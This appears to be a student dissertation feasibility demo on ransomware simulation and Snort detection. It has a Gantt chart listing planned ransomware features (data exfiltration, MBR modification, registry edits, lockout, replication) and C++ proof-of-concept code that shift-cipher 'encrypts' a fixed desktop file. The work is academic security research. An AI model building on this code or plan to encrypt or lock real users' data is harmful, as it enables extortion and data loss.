
Feasibility Demo

PATRICK COLLINS

Gantt Chart

ID	Task	Start	Finish	Duration
Literature				**55d**
1	Literature and Programming Research	07/11/2022	30/12/2022	40d
2	Literature Review	02/01/2023	19/01/2023	14d
3	Literature Finished	20/01/2023	20/01/2023	0d
Programming				**78d**
4	Data Exfiltration/Backup	20/01/2023	02/02/2023	10d
5	Encryption	03/02/2023	16/02/2023	10d
6	Decryption	17/02/2023	23/02/2023	5d
7	Ransomware Note	24/02/2023	02/03/2023	5d
8	Modifying the MBR	03/03/2023	09/03/2023	5d
9	Registry Edit	10/03/2023	16/03/2023	5d
10	User/System Lockout	17/03/2023	23/03/2023	5d
11	Ransomware Pop-Up window	24/03/2023	30/03/2023	5d
12	Countdown Timer	31/03/2023	06/04/2023	5d
13	Replication	07/04/2023	24/04/2023	12d
14	Modification Of Features	25/04/2023	01/05/2023	5d
15	Final Project Artefact	09/05/2023	09/05/2023	0d
Detection				**48d**
16	Snort Setup	01/03/2023	14/03/2023	10d
17	Creating Snort rules	15/03/2023	07/04/2023	18d
18	Snort Detection Ready	07/04/2023	07/04/2023	0d
19	Obtaining Existing Simulation Tools	07/04/2023	13/04/2023	5d
20	Comparing Against Snort Detection	14/04/2023	05/05/2023	16d
Dissertation and Demonstration				**105d**
21	Dissertation Paper	02/01/2023	16/05/2023	97d
22	Literature Review	02/01/2023	20/01/2023	15d
23	Introduction	23/01/2023	25/01/2023	3d
24	Methodology	25/01/2023	27/01/2023	3d
25	Comparison Results	05/05/2023	11/05/2023	5d
26	Discussion + Conclusion	11/05/2023	15/05/2023	3d
27	Dissertation Finished	16/05/2023	16/05/2023	0d
28	Project Demonstration	22/05/2023	26/05/2023	5d




Risk Analysis

- R1 - Personal data is encrypted and becomes unrecoverable.
- R2 - Some ransomware features unable to be safely implemented as envisioned
- R3 - Not able to use Hacklab/Netlab network for replication feature.
- R4 - Project data loss
- R5 - Unable to obtain Ransomware Simulation tools provided by companies.
- R6 - Unable to implement a feature due to lack of skill
- R7 - Personal circumstances

Research Question

- Are ransomware simulation tools an effective measure to accurately assess network security against a ransomware attack?

Structure Diagram



Programming Code Proof of Concept

Main function

```
150  int main()
151  {
152      cout << "Select which process to run: \n";
153      cout << "1. Encryption/Decryption\n";
154      cout << "2. Ransomware Note\n";
155      int input;
156      cin >> input;
157
158      if (input == 1)
159      {
160          cout << "Running encryption process...\n";
161          char option;
162          cout << "\n";
163          cout << "What would you like to do?:  \n";
164          cout << "1. Encrypt file\n";
165          cout << "2. Decrypt file\n";
166          cin >> option;
167
168          switch (option) {
169          case '1': {
170              // Get and display the user name.
171              TCHAR name[UNLEN + 1];
172              DWORD size = UNLEN + 1;
173
174              if (GetUserName((TCHAR*)name, &size))
175              {
176                  wcout << "Hello, " << name << "!\n";
177                  encrypt(name);
178              }
179              break;
```

```
180          }
181          case '2': {
182              // Get and display the user name.
183              TCHAR name[UNLEN + 1];
184              DWORD size = UNLEN + 1;
185
186              if (GetUserName((TCHAR*)name, &size))
187              {
188                  wcout << "Hello, " << name << "!\n";
189                  decrypt(name);
190              }
191              break;
192              }
193          }
194      }
195      else if (input == 2)
196      {
197          //Get and display the user name.
198          TCHAR name[UNLEN + 1];
199          DWORD size = UNLEN + 1;
200
201          if (GetUserName((TCHAR*)name, &size))
202          {
203              wcout << "Hello, " << name << "!\n";
204              note(name);
205          }
206
207      }
208      return 0;
209  }
```

Encryption Function

```
13  void encrypt(TCHAR* name)
14  {
15      int key;
16      char c;
17
18      //Key to be used for encryption
19      cout << "Enter a number for the substitution cipher: ";
20      cin >> key;
21
22      // Input stream
23      fstream fin, fout;
24
25      //input file
26      string one = "C:/Users/";
27      string two = "/OneDrive/Desktop/";
28      string three = "importantData.txt";
29      string four = "encrypt.txt";
30
31      //converting TCHAR to string
32      wstring beforeConversion = name;
33      string afterConversion(beforeConversion.begin(), beforeConversion.end());
34
35      //Creating Ransomware note on User's Desktop
36      string file =  one + afterConversion + two + three;
37      fin.open(file, fstream::in);
38      /*string encrypt = one + afterConversion + two + four;*/
39      fout.open("encrypt.txt", fstream::out);
40
41      //Reading original file before encryption
42      while (fin >> noskipws >> c) { //skipping whitespace and looping through all characters
```

Encryption Function

```
42      while (fin >> noskipws >> c) { //skipping whitespace and looping through all characters
43          int temp = (c + key); //simple substitution cipher
44
45          //creating encrypted file with data changed
46          fout << (char)temp;
47      }
48
49      // Closing both files
50      fin.close();
51      fout.close();
52
53      //Replacing original file with encrypted data
54      fin.open(four, fstream::in);
55      fout.open(file, fstream::out);
56
57      while (fin >> noskipws >> c) { //skipping whitespace and looping through all characters
58
59          //overwriting original file with encrypted data
60          int temp = c;
61          fout << (char)temp;
62      }
63
64      fin.close();
65      fout.close();
66
67      remove("encrypt.txt"); //after original file has been encrypted, encrypted file removed
68      cout << "File successfully encrypted...\n";
69  }
```


Decryption Function


```
71  void decrypt(TCHAR* name)
72  {
73      int key;
74      char c;
75      cout << "Enter the number for the substitution cipher: ";
76      cin >> key;
77
78      fstream fin;
79      fstream fout;
80      string one = "C:/Users/";
81      string two = "/OneDrive/Desktop/";
82      string three = "importantData.txt";
83      string four = "encrypt.txt";
84      string five = "decrypt.txt";
85
86      //converting TCHAR to string
87      wstring beforeConversion = name;
88      string afterConversion(beforeConversion.begin(), beforeConversion.end());
89
90      //Creating Ransomware note on User's Desktop
91      string file = one + afterConversion + two + three;
92      string encrypt = one + afterConversion + two + four;
93      string decrypt = one + afterConversion + two + five;
94      fin.open(file, fstream::in);
95      fout.open(five, fstream::out);
96
97      while (fin >> noskipws >> c) {
98
99          // Remove the key from the
100         // character
```


Decryption Function

```
101         int temp = (c - key);
102         fout << (char)temp;
103     }
104
105     fin.close();
106     fout.close();
107
108     //Replacing with encrypted data
109     fin.open(five, fstream::in);
110     fout.open(file, fstream::out);
111
112     while (fin >> noskipws >> c) {
113
114         //overwriting original file with decrypted data
115         int temp = c;
116         fout << (char)temp;
117     }
118
119     fin.close();
120     fout.close();
121
122     remove("decrypt.txt"); //after original file has been decrypted, decrypted file removed
123     cout << "File successfully decrypted...\n";
124 }
```


Running Encryption Process









Running Decryption Process









